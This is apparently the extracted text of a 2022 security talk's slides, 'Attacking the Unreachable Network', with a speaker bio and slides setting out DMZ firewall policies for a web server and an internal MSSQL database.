



# Attacking the Unreachable Network.

Julio Ureña  
PlainText

May 2022



# Who Am I

/> man **Julio Ureña**




<https://beacons.ai/juliourena>




- aka PlainText
- Christian / Husband / Father / Friend / Gamer / Hacker
- Training Developer & Content Creator at HackTheBox
- Certifications: OSWE, OSEP, OSCP, CRT0, PACES, MS-500, etc.
- Experience: ~15 years working at Multinationals companies like Microsoft, SYNnex. Private and Public Sector.
- Leader of the RedTeamRD Cybersecurity community and meetup group
- Twitter: @JulioUrena or Scan the QR code







***A few years ago...***




# Building the Network & Security Diagram



# Network Design




# Network Design





# Network Design





# Network Design






# Network Design



# Network Design - Logic

## DMZ Policies

1. The firewall should block all incoming traffic to the internal network from the Internet and DMZ Network.
2. Firewall should only allow access to port TCP/80 and TCP/443 to the WebServer located in the DMZ network.
3. The data cannot be saved in the DMZ because if the server is compromised, the data will be compromised. We need to make an exception and allow connection from the WebServer to port TCP/1433 to the Database Server (MSSQL).




# Network Design - Logic

0:10

## DMZ Policies

1. The firewall should block all incoming traffic to the internal network from the Internet and DMZ Network.
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# | Network Design - Logic

